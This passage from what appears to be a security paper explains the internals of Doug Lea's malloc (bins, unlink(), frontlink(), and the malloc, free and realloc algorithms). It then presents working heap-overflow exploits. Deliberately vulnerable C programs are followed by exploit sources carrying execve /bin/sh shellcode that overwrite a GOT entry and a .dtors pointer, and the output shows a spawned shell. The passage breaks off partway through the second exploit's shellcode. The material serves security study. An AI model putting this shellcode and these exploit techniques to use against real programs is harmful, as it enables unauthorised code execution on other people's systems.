bin number 114 holds the chunks whose size is greater than or equal to
16384 ((16392 >> 12) * 2^12) bytes but less than 20480 (16384 + 2^12).

- And so on.

------[ 3.4.2 - Linkin Park^H^H^H^H^Hg chunks in bin lists ]------------

The free chunks of memory are stored in circular doubly-linked lists.
There is one circular doubly-linked list per bin, and these lists are
initially empty because at the start the whole heap is composed of one
single chunk (never included in any bin), the wilderness chunk. A bin
is nothing more than a pair of pointers (a forward pointer and a back
pointer) serving as the head of the associated doubly-linked list.

"The chunks in each bin are maintained in decreasing sorted order by
size. This is irrelevant for the small bins, which all contain the
same-sized chunks, but facilitates best-fit allocation for larger
chunks."

The forward pointer of a bin therefore points to the first (the largest)
chunk of memory in the list (or to the bin itself if the list is empty),
the forward pointer of this first chunk points to the second chunk in
the list, and so on until the forward pointer of a chunk (the last chunk
in the list) points to the bin again. The back pointer of a bin instead
points to the last (the smallest) chunk of memory in the list (or to the
bin itself if the list is empty), the back pointer of this chunk points
to the previous chunk in the list, and so on until the back pointer of a
chunk (the first chunk in the list) points to the bin again.

- In order to take a free chunk p off its doubly-linked list, dlmalloc
has to replace the back pointer of the chunk following p in the list
with a pointer to the chunk preceding p in the list, and the forward
pointer of the chunk preceding p in the list with a pointer to the chunk
following p in the list. Doug Lea's Malloc calls the unlink() macro for
this purpose:

#define unlink( P, BK, FD ) {            \
    BK = P->bk;                          \
    FD = P->fd;                          \
    FD->bk = BK;                         \
    BK->fd = FD;                         \
}

- In order to place a free chunk P of size S in its bin (in the
associated doubly-linked list actually), in size order, dlmalloc calls
frontlink(). "Chunks of the same size are linked with the most recently
freed at the front, and allocations are taken from the back. This
results in LRU or FIFO allocation order", as mentioned in 3.1.2.2.

The frontlink() macro calls smallbin_index() or bin_index() (presented
in 3.4.1) in order to find out the index IDX of the bin corresponding
to the size S, calls mark_binblock() in order to indicate that this bin
is not empty anymore, calls bin_at() in order to determine the physical
address of the bin, and finally stores the free chunk P at the right
place in the doubly-linked list of the bin:

#define frontlink( A, P, S, IDX, BK, FD ) {           \
    if ( S < MAX_SMALLBIN_SIZE ) {                    \
        IDX = smallbin_index( S );                    \
        mark_binblock( A, IDX );                      \
        BK = bin_at( A, IDX );                        \
        FD = BK->fd;                                  \
        P->bk = BK;                                   \
        P->fd = FD;                                   \
```

```
        FD->bk = BK->fd = P;                                \
    } else {                                                \
        IDX = bin_index( S );                               \
        BK = bin_at( A, IDX );                              \
        FD = BK->fd;                                        \
        if ( FD == BK ) {                                   \
            mark_binblock(A, IDX);                          \
        } else {                                            \
            while ( FD != BK && S < chunksize(FD) ) {       \
                FD = FD->fd;                                \
            }                                               \
            BK = FD->bk;                                    \
        }                                                   \
        P->bk = BK;                                         \
        P->fd = FD;                                         \
        FD->bk = BK->fd = P;                                \
    }                                                       \
}
```

----[3.5 - Main public routines]-------------------------------------

The final purpose of an attacker who managed to smash the heap of a process is to execute arbitrary code. Doug Lea's Malloc can be tricked into achieving this goal after a successful heap corruption, either thanks to the unlink() macro, or thanks to the frontlink() macro, both presented above and detailed in 3.6. The following description of the malloc(3), free(3) and realloc(3) algorithms therefore focuses on these two internal macros.

------[3.5.1 - The malloc(3) algorithm]-----------------------------

The malloc(3) function, named __libc_malloc() in the GNU C Library (malloc() is just a weak symbol) and mALLOc() in the malloc.c file, executes in the first place the code pointed to by __malloc_hook if this debugging hook is not equal to NULL (but it normally is). Next malloc(3) converts the amount of dynamic memory requested by the user into a usable form (via request2size() presented in 3.3.2), and calls the internal function chunk_alloc() that takes the first successful of the following steps:

[1] - "The bin corresponding to the request size is scanned, and if a chunk of exactly the right size is found, it is taken."

Doug Lea's Malloc considers a chunk to be "of exactly the right size" if the difference between its size and the request size is greater than or equal to 0 but less than MINSIZE bytes. If this difference was less than 0 the chunk would not be big enough, and if the difference was greater than or equal to MINSIZE bytes (the minimum allocated size) dlmalloc could form a new chunk with this overhead and should therefore perform a split operation (not supported by this first step).

[1.1] -- The case of a small request size (a request size is small if both the corresponding bin and the next bin are small (small bins are described in 3.4.1)) is treated separately:

[1.1.1] --- If the doubly-linked list of the corresponding bin is not empty, chunk_alloc() selects the last chunk in this list (no traversal of the list and no size check are necessary for small bins since they hold identically sized chunks).

[1.1.2] --- But if this list is empty, and if the doubly-linked list of the next bin is not empty, chunk_alloc() selects the last chunk in this list (the difference between the size of this chunk and the request size is indeed less than MINSIZE bytes (it is equal to 8 bytes, as detailed in 3.4.1)).

[1.1.3] --- Finally, if a free chunk of exactly the right size was found and selected, chunk_alloc() calls unlink() in order to take this chunk off its doubly-linked list, and returns it to mALLOc(). If no such chunk was found, the step[2] is carried out.

[1.2] -- If the request size is not small, the doubly-linked list of the corresponding bin is scanned. chunk_alloc() starts from the last (the smallest) free chunk in the list and follows the back pointer of each

```
traversed chunk:

[1.2.1] --- If during the scan a too big chunk is encountered (a chunk
whose size is MINSIZE bytes or more greater than the request size), the
scan is aborted since the next traversed chunks would be too big also
(the chunks are indeed sorted by size within a doubly-linked list) and
the step[2] is carried out.

[1.2.2] --- But if a chunk of exactly the right size is found, unlink()
is called in order to take it off its doubly-linked list, and the chunk
is then returned to mALLOc(). If no big enough chunk was found at all
during the scan, the step[2] is carried out.

[2] - "The most recently remaindered chunk is used if it is big enough."

But this particular free chunk of memory does not always exist: dlmalloc
gives this special meaning (the `last_remainder' label) to a free chunk
with the macro link_last_remainder(), and removes this special meaning
with the macro clear_last_remainder(). So if one of the available free
chunks is marked with the label `last_remainder':

[2.1] -- It is divided into two parts if it is too big (if the
difference between its size and the request size is greater than or
equal to MINSIZE bytes). The first part (whose size is equal to the
request size) is returned to mALLOc() and the second part becomes the
new `last_remainder' (via link_last_remainder()).

[2.2] -- But if the difference between the size of the `last_remainder'
chunk and the request size is less than MINSIZE bytes, chunk_alloc()
calls clear_last_remainder() and next:

[2.2.1] --- Returns that most recently remaindered chunk (that just lost
its label `last_remainder' because of the clear_last_remainder() call)
to mALLOc() if it is big enough (if the difference between its size and
the request size is greater than or equal to 0).

[2.2.2] --- Or places this chunk in its doubly-linked list (thanks to
the frontlink() macro) if it is too small (if the difference between its
size and the request size is less than 0), and carries out the step[3].

[3] - "Other bins are scanned in increasing size order, using a chunk
big enough to fulfill the request, and splitting off any remainder."

The scanned bins (the scan of a bin consists in traversing the
associated doubly-linked list, starting from the last (the smallest)
free chunk in the list, and following the back pointer of each traversed
chunk) all correspond to sizes greater than or equal to the request size
and are processed one by one (starting from the bin where the search at
step[1] stopped) until a big enough chunk is found:

[3.1] -- This big enough chunk is divided into two parts if it is too
big (if the difference between its size and the request size is greater
than or equal to MINSIZE bytes). The first part (whose size is equal to
the request size) is taken off its doubly-linked list via unlink() and
returned to mALLOc(). The second part becomes the new `last_remainder'
via link_last_remainder().

[3.2] -- But if a chunk of exactly the right size was found, unlink() is
called in order to take it off its doubly-linked list, and the chunk is
then returned to mALLOc(). If no big enough chunk was found at all, the
step[4] is carried out.

[4] - "If large enough, the chunk bordering the end of memory (`top') is
split off."

The chunk bordering the end of the heap (the wilderness chunk presented
in 3.1.2.4) is large enough if the difference between its size and the
request size is greater than or equal to MINSIZE bytes (the step[5]
is otherwise carried out). The wilderness chunk is then divided into
two parts: the first part (whose size is equal to the request size) is
returned to mALLOc(), and the second part becomes the new wilderness
chunk.

[5] - "If the request size meets the mmap threshold and the system
```

```
supports mmap, and there are few enough currently allocated mmapped
regions, and a call to mmap succeeds, the request is allocated via
direct memory mapping."

Doug Lea's Malloc calls the internal function mmap_chunk() if the
above conditions are fulfilled (the step[6] is otherwise carried out),
but since the default value of the mmap threshold is rather large
(128k), and since the MALLOC_MMAP_THRESHOLD_ environment variable
cannot override this default value when a SUID or SGID program is run,
mmap_chunk() is not detailed in the present paper.

[6] - "Otherwise, the top of memory is extended by obtaining more space
from the system (normally using sbrk, but definable to anything else via
the MORECORE macro)."

After a successful extension, the wilderness chunk is split off as it
would have been at step[4], but if the extension fails, a NULL pointer
is returned to mALLOc().

------[ 3.5.2 - The free(3) algorithm ]---------------------------------

The free(3) function, named __libc_free() in the GNU C Library (free()
is just a weak symbol) and fREe() in the malloc.c file, executes in the
first place the code pointed to by __free_hook if this debugging hook is
not equal to NULL (but it normally is), and next distinguishes between
the following cases:

[1] - "free(0) has no effect."

But if the pointer argument passed to free(3) is not equal to NULL (and
it is usually not), the step[2] is carried out.

[2] - "If the chunk was allocated via mmap, it is released via
munmap()."

The fREe() function determines (thanks to the macro chunk_is_mmapped()
presented in 3.3.4) whether the chunk to be freed was allocated via the
memory mapping mechanism (described in 3.1.2.5) or not, and calls the
internal function munmap_chunk() (not detailed in the present paper) if
it was, but calls chunk_free() (step[3] and step[4]) if it was not.

[3] - "If a returned chunk borders the current high end of memory, it is
consolidated into the top".

If the chunk to be freed is located immediately before the top-most
available chunk (the wilderness chunk), a new wilderness chunk is
assembled (but the step[4] is otherwise carried out):

[3.1] -- If the chunk located immediately before the chunk being
freed is unused, it is taken off its doubly-linked list via unlink()
and becomes the beginning of the new wilderness chunk (composed of
the former wilderness chunk, the chunk being freed, and the chunk
located immediately before). As a side note, unlink() is equivalent to
clear_last_remainder() if the processed chunk is the `last_remainder'.

[3.2] -- But if that previous chunk is allocated, the chunk being freed
becomes the beginning of the new wilderness chunk (composed of the
former wilderness chunk and the chunk being freed).

[4] - "Other chunks are consolidated as they arrive, and placed in
corresponding bins. (This includes the case of consolidating with the
current `last_remainder')."

[4.1] -- If the chunk located immediately before the chunk to be freed
is unused, it is taken off its doubly-linked list via unlink() (if it is
not the `last_remainder') and consolidated with the chunk being freed.

[4.2] -- If the chunk located immediately after the chunk to be freed is
unused, it is taken off its doubly-linked list via unlink() (if it is
not the `last_remainder') and consolidated with the chunk being freed.

[4.3] -- The resulting coalesced chunk is placed in its doubly-linked
list (via the frontlink() macro), or becomes the new `last_remainder'
if the old `last_remainder' was consolidated with the chunk being freed
```

```
(but the link_last_remainder() macro is called only if the beginning
of the new `last_remainder' is different from the beginning of the old
`last_remainder').

------[ 3.5.3 - The realloc(3) algorithm ]------------------------------

The realloc(3) function, named __libc_realloc() in the GNU C Library
(realloc() is just a weak symbol) and rEALLOc() in the malloc.c file,
executes in the first place the code pointed to by __realloc_hook if
this debugging hook is not equal to NULL (but it normally is), and next
distinguishes between the following cases:

[1] - "Unless the #define REALLOC_ZERO_BYTES_FREES is set, realloc with
a size argument of zero (re)allocates a minimum-sized chunk."

But if REALLOC_ZERO_BYTES_FREES is set, and if realloc(3) was called
with a size argument of zero, the fREe() function (described in 3.5.2)
is called in order to free the chunk of memory passed to realloc(3). The
step[2] is otherwise carried out.

[2] - "realloc of null is supposed to be same as malloc".

If realloc(3) was called with a pointer argument of NULL, the mALLOc()
function (detailed in 3.5.1) is called in order to allocate a new chunk
of memory. The step[3] is otherwise carried out, but the amount of
dynamic memory requested by the user is first converted into a usable
form (via request2size() presented in 3.3.2).

[3] - "Chunks that were obtained via mmap [...]."

rEALLOc() calls the macro chunk_is_mmapped() (presented in 3.3.4) in
order to determine whether the chunk to be reallocated was obtained via
the memory mapping mechanism (described in 3.1.2.5) or not. If it was,
specific code (not detailed in the present paper) is executed, but if
it was not, the chunk to be reallocated is processed by the internal
function chunk_realloc() (step[4] and next ones).

[4] - "If the reallocation is for less space [...]."

[4.1] -- The processed chunk is divided into two parts if its size is
MINSIZE bytes or more greater than the request size: the first part
(whose size is equal to the request size) is returned to rEALLOc(), and
the second part is freed via a call to chunk_free() (detailed in 3.5.2).

[4.2] -- But the processed chunk is simply returned to rEALLOc() if the
difference between its size and the request size is less than MINSIZE
bytes (this difference is of course greater than or equal to 0 since
the size of the processed chunk is greater than or equal to the request
size).

[5] - "Otherwise, if the reallocation is for additional space, and the
chunk can be extended, it is, else a malloc-copy-free sequence is taken.
There are several different ways that a chunk could be extended. All are
tried:"

[5.1] -- "Extending forward into following adjacent free chunk."

If the chunk of memory located immediately after the chunk to be
reallocated is free, the two following steps are tried before the
step[5.2] is carried out:

[5.1.1] --- If this free chunk is the top-most available chunk (the
wilderness chunk) and if its size plus the size of the chunk being
reallocated is MINSIZE bytes or more greater than the request size,
the wilderness chunk is divided into two parts. The first part is
consolidated with the chunk being reallocated and the resulting
coalesced chunk is returned to rEALLOc() (the size of this coalesced
chunk is of course equal to the request size), and the second part
becomes the new wilderness chunk.

[5.1.2] --- But if that free chunk is a normal free chunk, and if its
size plus the size of the chunk being reallocated is greater than or
equal to the request size, it is taken off its doubly-linked list via
unlink() (equivalent to clear_last_remainder() if the processed chunk is
```

```
the `last_remainder') and consolidated with the chunk being freed, and
the resulting coalesced chunk is then treated as it would have been at
step[4].

[5.2] -- "Both shifting backwards and extending forward."

If the chunk located immediately before the chunk to be reallocated is
free, and if the chunk located immediately after is free as well, the
two following steps are tried before the step[5.3] is carried out:

[5.2.1] --- If the chunk located immediately after the chunk to be
reallocated is the top-most available chunk (the wilderness chunk)
and if its size plus the size of the chunk being reallocated plus the
size of the previous chunk is MINSIZE bytes or more greater than the
request size, the said three chunks are coalesced. The previous chunk
is first taken off its doubly-linked list via unlink() (equivalent to
clear_last_remainder() if the processed chunk is the `last_remainder'),
the content of the chunk being reallocated is then copied to the newly
coalesced chunk, and this coalesced chunk is finally divided into two
parts: the first part is returned to rEALLOc() (the size of this chunk
is of course equal to the request size), and the second part becomes the
new wilderness chunk.

[5.2.2] --- If the chunk located immediately after the chunk to be
reallocated is a normal free chunk, and if its size plus the size of
the chunk being reallocated plus the size of the previous chunk is
greater than or equal to the request size, the said three chunks are
coalesced. The previous and next chunks are first taken off their
doubly-linked lists via unlink() (equivalent to clear_last_remainder()
if the processed chunk is the `last_remainder'), the content of the
chunk being reallocated is then copied to the newly coalesced chunk,
and this coalesced chunk is finally treated as it would have been at
step[4].

[5.3] -- "Shifting backwards, joining preceding adjacent space".

If the chunk located immediately before the chunk to be reallocated
is free and if its size plus the size of the chunk being reallocated
is greater than or equal to the request size, the said two chunks
are coalesced (but the step[5.4] is otherwise carried out). The
previous chunk is first taken off its doubly-linked list via unlink()
(equivalent to clear_last_remainder() if the processed chunk is the
`last_remainder'), the content of the chunk being reallocated is then
copied to the newly coalesced chunk, and this coalesced chunk is finally
treated as it would have been at step[4].

[5.4] -- If the chunk to be reallocated could not be extended, the
internal function chunk_alloc() (detailed in 3.5.1) is called in order
to allocate a new chunk of exactly the request size:

[5.4.1] --- If the chunk returned by chunk_alloc() is located
immediately after the chunk being reallocated (this can only happen
when that next chunk was extended during the chunk_alloc() execution
(since it was not big enough before), so this can only happen when
this next chunk is the wilderness chunk, extended during the step[6]
of the malloc(3) algorithm), it is consolidated with the chunk being
reallocated and the resulting coalesced chunk is then treated as it
would have been at step[4].

[5.4.2] --- The chunk being reallocated is otherwise freed via
chunk_free() (detailed in 3.5.2), but its content is first copied to
the newly allocated chunk returned by chunk_alloc(). Finally, the chunk
returned by chunk_alloc() is returned to rEALLOc().

----[ 3.6 - Execution of arbitrary code ]-------------------------------

------[ 3.6.1 - The unlink() technique ]-------------------------------

--------[ 3.6.1.1 - Concept ]----------------------------------------

If an attacker manages to trick dlmalloc into processing a carefully
crafted fake chunk of memory (or a chunk whose fd and bk fields have
been corrupted) with the unlink() macro, they will be able to overwrite
any integer in memory with the value of their choosing, and will
```

therefore be able to eventually execute arbitrary code.

```
#define unlink( P, BK, FD ) {            \
[1] BK = P->bk;                          \
[2] FD = P->fd;                          \
[3] FD->bk = BK;                         \
[4] BK->fd = FD;                         \
}
```

Indeed, the attacker could store the address of a function pointer, minus 12 bytes as explained below, in the forward pointer FD of the fake chunk (read at line[2]), and the address of a shellcode in the back pointer BK of the fake chunk (read at line[1]). The unlink() macro would therefore, when trying to take this fake chunk off its imaginary doubly-linked list, overwrite (at line[3]) the function pointer located at FD plus 12 bytes (12 is the offset of the bk field within a boundary tag) with BK (the address of the shellcode).

If the vulnerable program reads the overwritten function pointer (an entry of the GOT (Global Offset Table) or one of the debugging hooks compiled in Doug Lea's Malloc (__malloc_hook, __free_hook, etc) for example) and jumps to the memory location it points to, and if a valid shellcode is stored there at that time, the shellcode is executed.

But since unlink() would also overwrite (at line[4]) an integer located in the very middle of the shellcode, at BK plus 8 bytes (8 is the offset of the fd field within a boundary tag), with FD (a valid pointer but probably not valid machine code), the first instruction of the shellcode should jump over the overwritten integer, into a classic shellcode.

This unlink() technique, first introduced by Solar Designer, is illustrated with a proof of concept in 3.6.1.2, and was successfully exploited in the wild against certain vulnerable versions of programs like Netscape browsers, traceroute, and slocate (mentioned in 3.1.2.1).

--------[3.6.1.2 - Proof of concept]----------------------------------

The program below contains a typical buffer overflow since an attacker can overwrite (at line[3]) the data stored immediately after the end of the first buffer if the first argument they passed to the program (argv[1]) is larger than 666 bytes:

```
$ set -o noclobber && cat > vulnerable.c << EOF
#include <stdlib.h>
#include <string.h>

int main( int argc, char * argv[] )
{
        char * first, * second;

/*[1]*/ first = malloc( 666 );
/*[2]*/ second = malloc( 12 );
/*[3]*/ strcpy( first, argv[1] );
/*[4]*/ free( first );
/*[5]*/ free( second );
/*[6]*/ return( 0 );
}
EOF

$ make vulnerable
cc     vulnerable.c   -o vulnerable

$ ./vulnerable `perl -e 'print "B" x 1337'`
Segmentation fault (core dumped)
```

Since the first buffer was allocated in the heap (at line[1], or more precisely during the step[4] of the malloc(3) algorithm) and not on the stack, the attacker cannot use the classic stack smashing techniques and simply overwrite a saved instruction pointer or a saved frame pointer in order to exploit the vulnerability and execute arbitrary code:

http://www.phrack.org/show.php?p=49&a=14
http://www.phrack.org/show.php?p=55&a=8

But the attacker could overwrite the boundary tag associated with the second chunk of memory (allocated in the heap at line[2], during the step[4] of the malloc(3) algorithm), since this boundary tag is located immediately after the end of the first chunk. The memory area reserved for the user within the first chunk even includes the prev_size field of that boundary tag (as detailed in 3.3.3), and the size of this area is equal to 668 bytes (indeed, and as calculated in 3.3.1, the size of the memory area reserved for the user within the first chunk is equal to the effective size of this chunk, 672 (request2size(666)), minus 4 bytes).

So if the size of the first argument passed to the vulnerable program by the attacker is greater than or equal to 680 (668 + 3*4) bytes, the attacker will be able to overwrite the size, fd and bk fields of the boundary tag associated with the second chunk. They could therefore use the unlink() technique, but how can dlmalloc be tricked into processing the corrupted second chunk with unlink() since this chunk is allocated?

When free(3) is called at line[4] in order to free the first chunk, the step[4.2] of the free(3) algorithm is carried out and the second chunk is processed by unlink() if it is free (if the PREV_INUSE bit of the next contiguous chunk is clear). Unfortunately this bit is set because the second chunk is allocated, but the attacker can trick dlmalloc into reading a fake PREV_INUSE bit since they control the size field of the second chunk (used by dlmalloc in order to compute the address of the next contiguous chunk).

For instance, if the attacker overwrites the size field of the second chunk with -4 (0xfffffffc), dlmalloc will think the beginning of the next contiguous chunk is in fact 4 bytes before the beginning of the second chunk, and will therefore read the prev_size field of the second chunk instead of the size field of the next contiguous chunk. So if the attacker stores an even integer (an integer whose PREV_INUSE bit is clear) in this prev_size field, dlmalloc will process the corrupted second chunk with unlink() and the attacker will be able to apply the technique described in 3.6.1.1.

Indeed, the exploit below overwrites the fd field of the second chunk with a pointer to the GOT entry of the free(3) function (read at line[5] after the unlink() attack) minus 12 bytes, and overwrites the bk field of the second chunk with the address of a special shellcode stored 8 (2*4) bytes after the beginning of the first buffer (the first 8 bytes of this buffer correspond to the fd and bk fields of the associated boundary tag and are overwritten at line[4], by frontlink() during the step[4.3] of the free(3) algorithm).

Since the shellcode is executed in the heap, this exploit will work against systems protected with the Linux kernel patch from the Openwall Project, but not against systems protected with the Linux kernel patch from the PaX Team:

http://www.openwall.com/linux/
http://pageexec.virtualave.net/

```
$ objdump -R vulnerable | grep free
0804951c R_386_JUMP_SLOT   free

$ ltrace ./vulnerable 2>&1 | grep 666
malloc(666)                                          = 0x080495e8

$ set -o noclobber && cat > exploit.c << EOF
#include <string.h>
#include <unistd.h>

#define FUNCTION_POINTER ( 0x0804951c )
#define CODE_ADDRESS ( 0x080495e8 + 2*4 )

#define VULNERABLE "./vulnerable"
#define DUMMY 0xdefaced
#define PREV_INUSE 0x1

char shellcode[] =
        /* the jump instruction */
        "\xeb\x0appssssffff"
        /* the Aleph One shellcode */
```

```
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main( void )
{
        char * p;
        char argv1[ 680 + 1 ];
        char * argv[] = { VULNERABLE, argv1, NULL };

        p = argv1;
        /* the fd field of the first chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* the bk field of the first chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* the special shellcode */
        memcpy( p, shellcode, strlen(shellcode) );
        p += strlen( shellcode );
        /* the padding */
        memset( p, 'B', (680 - 4*4) - (2*4 + strlen(shellcode)) );
        p += ( 680 - 4*4 ) - ( 2*4 + strlen(shellcode) );
        /* the prev_size field of the second chunk */
        *( (size_t *)p ) = (size_t)( DUMMY & ~PREV_INUSE );
        p += 4;
        /* the size field of the second chunk */
        *( (size_t *)p ) = (size_t)( -4 );
        p += 4;
        /* the fd field of the second chunk */
        *( (void **)p ) = (void *)( FUNCTION_POINTER - 12 );
        p += 4;
        /* the bk field of the second chunk */
        *( (void **)p ) = (void *)( CODE_ADDRESS );
        p += 4;
        /* the terminating NUL character */
        *p = '\0';

        /* the execution of the vulnerable program */
        execve( argv[0], argv, NULL );
        return( -1 );
}
EOF

$ make exploit
cc     exploit.c   -o exploit

$ ./exploit
bash$
```

```
------[ 3.6.2 - The frontlink() technique ]-----------------------------

--------[ 3.6.2.1 - Concept ]-----------------------------------------
```

Alternatively an attacker can exploit the frontlink() macro in order to abuse programs which mistakenly manage the heap. The frontlink() technique is less flexible and more difficult to implement than the unlink() technique, however it may be an interesting option since its preconditions are different. Although no exploit is known to apply this frontlink() technique in the wild, a proof of concept is presented in 3.6.2.2, and it was one of the possible techniques against the Sudo vulnerability.

```
#define frontlink( A, P, S, IDX, BK, FD ) {            \
    if ( S < MAX_SMALLBIN_SIZE ) {                     \
        IDX = smallbin_index( S );                     \
        mark_binblock( A, IDX );                       \
        BK = bin_at( A, IDX );                         \
        FD = BK->fd;                                   \
        P->bk = BK;                                    \
        P->fd = FD;                                    \
        FD->bk = BK->fd = P;                           \
[1] } else {                                           \
        IDX = bin_index( S );                          \
```

```
        BK = bin_at( A, IDX );                                  \
        FD = BK->fd;                                            \
        if ( FD == BK ) {                                       \
            mark_binblock(A, IDX);                              \
        } else {                                                \
[2]         while ( FD != BK && S < chunksize(FD) ) {           \
[3]             FD = FD->fd;                                    \
            }                                                   \
[4]         BK = FD->bk;                                        \
        }                                                       \
        P->bk = BK;                                             \
        P->fd = FD;                                             \
[5]     FD->bk = BK->fd = P;                                    \
    }                                                           \
}
```

If the free chunk P processed by frontlink() is not a small chunk, the code at line[1] is executed, and the proper doubly-linked list of free chunks is traversed (at line[2]) until the place where P should be inserted is found. If the attacker managed to overwrite the forward pointer of one of the traversed chunks (read at line[3]) with the address of a carefully crafted fake chunk, they could trick frontlink() into leaving the loop[2] while FD points to this fake chunk. Next the back pointer BK of that fake chunk would be read (at line[4]) and the integer located at BK plus 8 bytes (8 is the offset of the fd field within a boundary tag) would be overwritten with the address of the chunk P (at line[5]).

The attacker could store the address of a function pointer (minus 8 bytes of course) in the bk field of the fake chunk, and therefore trick frontlink() into overwriting (at line[5]) this function pointer with the address of the chunk P (but unfortunately not with the address of their choosing). Moreover, the attacker should store valid machine code at that address since their final purpose is to execute arbitrary code the next time the function pointed to by the overwritten integer is called.

But the address of the free chunk P corresponds to the beginning of the associated boundary tag, and therefore to the location of its prev_size field. So is it really possible to store machine code in prev_size?

- If the heap layout around prev_size evolved between the moment the frontlink() attack took place and the moment the function pointed to by the overwritten integer is called, the 4 bytes that were corresponding to the prev_size field could henceforth correspond to the very middle of an allocated chunk controlled by the attacker, and could therefore correspond to the beginning of a classic shellcode.

- But if the heap layout did not evolve, the attacker may still store valid machine code in the prev_size field of the chunk P. Indeed, this prev_size field is not used by dlmalloc and could therefore hold user data (as mentioned in 3.3.3), since the chunk of memory located immediately before the chunk P is allocated (it would otherwise have been consolidated with the free chunk P before the evil frontlink() call).

-- If the content and size of this previous chunk are controlled by the attacker, they also control the content of the trailing prev_size field (the prev_size field of the chunk P). Indeed, if the size argument passed to malloc(3) or realloc(3) is a multiple of 8 bytes minus 4 bytes (as detailed in 3.3.1), the trailing prev_size field will probably hold user data, and the attacker can therefore store a jump instruction there. This jump instruction could, once executed, simply branch to a classic shellcode located just before the prev_size field. This technique is used in 3.6.2.2.

-- But even if the content or size of the chunk located before the chunk P is not controlled by the attacker, they might be able to store valid machine code in the prev_size field of P. Indeed, if they managed to store machine code in the 4 bytes corresponding to this prev_size field before the heap layout around prev_size was fixed (the attacker could for example allocate a buffer that would cover the prev_size field-to-be and store machine code there), and if the content of that prev_size field was not destroyed (for example, a call to malloc(3) with a size argument of 16 reserves 20 bytes for the caller, and the last 4 bytes

(the trailing prev_size field) are therefore never overwritten by the caller) at the time the function pointed to by the integer overwritten during the frontlink() attack is called, the machine code would be executed and could simply branch to a classic shellcode.

--------[3.6.2.2 - Proof of concept]-----------------------------------

The program below is vulnerable to a buffer overflow: although the attacker cannot overflow (at line[7]) the first buffer allocated dynamically in the heap (at line[1]) with the content of argv[2] (since the size of this first buffer is exactly the size of argv[2]), however they can overflow (at line[9]) the fourth buffer allocated dynamically in the heap (at line[4]) with the content of argv[1]. The size of the memory area reserved for the user within the fourth chunk is equal to 668 (request2size(666) - 4) bytes (as calculated in 3.6.1.2), so if the size of argv[1] is greater than or equal to 676 (668 + 2*4) bytes, the attacker can overwrite the size and fd fields of the next contiguous boundary tag.

```
$ set -o noclobber && cat > vulnerable.c << EOF
#include <stdlib.h>
#include <string.h>

int main( int argc, char * argv[] )
{
        char * first, * second, * third, * fourth, * fifth, * sixth;

/*[1]*/ first = malloc( strlen(argv[2]) + 1 );
/*[2]*/ second = malloc( 1500 );
/*[3]*/ third = malloc( 12 );
/*[4]*/ fourth = malloc( 666 );
/*[5]*/ fifth = malloc( 1508 );
/*[6]*/ sixth = malloc( 12 );
/*[7]*/ strcpy( first, argv[2] );
/*[8]*/ free( fifth );
/*[9]*/ strcpy( fourth, argv[1] );
/*[0]*/ free( second );
        return( 0 );
}
EOF

$ make vulnerable
cc     vulnerable.c   -o vulnerable

$ ./vulnerable `perl -e 'print "B" x 1337'` dummy
Segmentation fault (core dumped)
```

The six buffers used by this program are allocated dynamically (at line[1], line[2], line[3], line[4], line[5] and line[6]) during the step[4] of the malloc(3) algorithm, and the second buffer is therefore located immediately after the first one, the third one after the second one, and so on. The attacker can therefore overwrite (at line[9]) the boundary tag associated with the fifth chunk (allocated at line[5] and freed at line[8]) since this chunk is located immediately after the overflowed fourth buffer.

Unfortunately the only call to one of the dlmalloc routines after the overflow at line[9] is the call to free(3) at line[0]. In order to free the second buffer, the step[4] of the free(3) algorithm is carried out, but the unlink() macro is neither called at step[4.1], nor at step[4.2], since the chunks of memory that border the second chunk (the first and third chunks) are allocated (and the corrupted boundary tag of the fifth chunk is not even read during the step[4.1] or step[4.2] of the free(3) algorithm). Therefore the attacker cannot exploit the unlink() technique during the free(3) call at line[0], but should exploit the frontlink() (called at step[4.3] of the free(3) algorithm) technique instead.

Indeed, the fd field of the corrupted boundary tag associated with the fifth chunk is read (at line[3] in the frontlink() macro) during this call to frontlink(), since the second chunk should be inserted in the doubly-linked list of the bin number 79 (as detailed in 3.4.1, because the effective size of this chunk is equal to 1504 (request2size(1500))), since the fifth chunk was inserted in this very same doubly-linked list at line[8] (as detailed in 3.4.1, because the effective size of this

chunk is equal to 1512 (request2size(1508))), and since the second chunk should be inserted after the fifth chunk in that list (1504 is indeed less than 1512, and the chunks in each list are maintained in decreasing sorted order by size, as mentioned in 3.4.2).

The exploit below overflows the fourth buffer and overwrites the fd field of the fifth chunk with the address of a fake chunk stored in the environment variables passed to the vulnerable program. The size field of this fake chunk is set to 0 in order to trick free(3) into leaving the loop[2] of the frontlink() macro while FD points to that fake chunk, and in the bk field of the fake chunk is stored the address (minus 8 bytes) of the first function pointer emplacement in the .dtors section:

http://www.synnergy.net/downloads/papers/dtors.txt

This function pointer, overwritten by frontlink() with the address of the second chunk, is read and executed at the end of the vulnerable program. Since the attacker can control (via argv[2]) the content and size of the chunk located immediately before the second chunk (the first chunk), they can use one of the methods described in 3.6.2.1 in order to store valid machine code in the prev_size field of the second chunk.

In the exploit below, the size of the second argument passed to the vulnerable program (argv[2]) is a multiple of 8 bytes minus 4 bytes, and is greater than or equal to the size of the special shellcode used by the exploit. The last 4 bytes of this special shellcode (including the terminating NUL character) are therefore stored in the last 4 bytes of the first buffer (the prev_size field of the second chunk) and correspond to a jump instruction that simply executes a classic shellcode stored right before.

Since the size of argv[2] should be equal to a multiple of 8 bytes minus 4 bytes, and since this size should also be greater than or equal to the size of the special shellcode, the size of argv[2] is simply equal to ((((sizeof(shellcode) + 4) + 7) & ~7) - 4), which is equivalent to (request2size(sizeof(shellcode)) - 4). The size of the special shellcode in the exploit below is equal to 49 bytes, and the size of argv[2] is therefore equal to 52 (request2size(49) - 4) bytes.

```
$ objdump -j .dtors -s vulnerable | grep ffffffff
 80495a8 ffffffff 00000000                    ........

$ set -o noclobber && cat > exploit.c << EOF
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define FUNCTION_POINTER ( 0x80495a8 + 4 )

#define VULNERABLE "./vulnerable"
#define FAKE_CHUNK ( (0xc0000000 - 4) - sizeof(VULNERABLE) - (16 + 1) )
#define DUMMY 0xeffaced

char shellcode[] =
        /* the Aleph One shellcode */
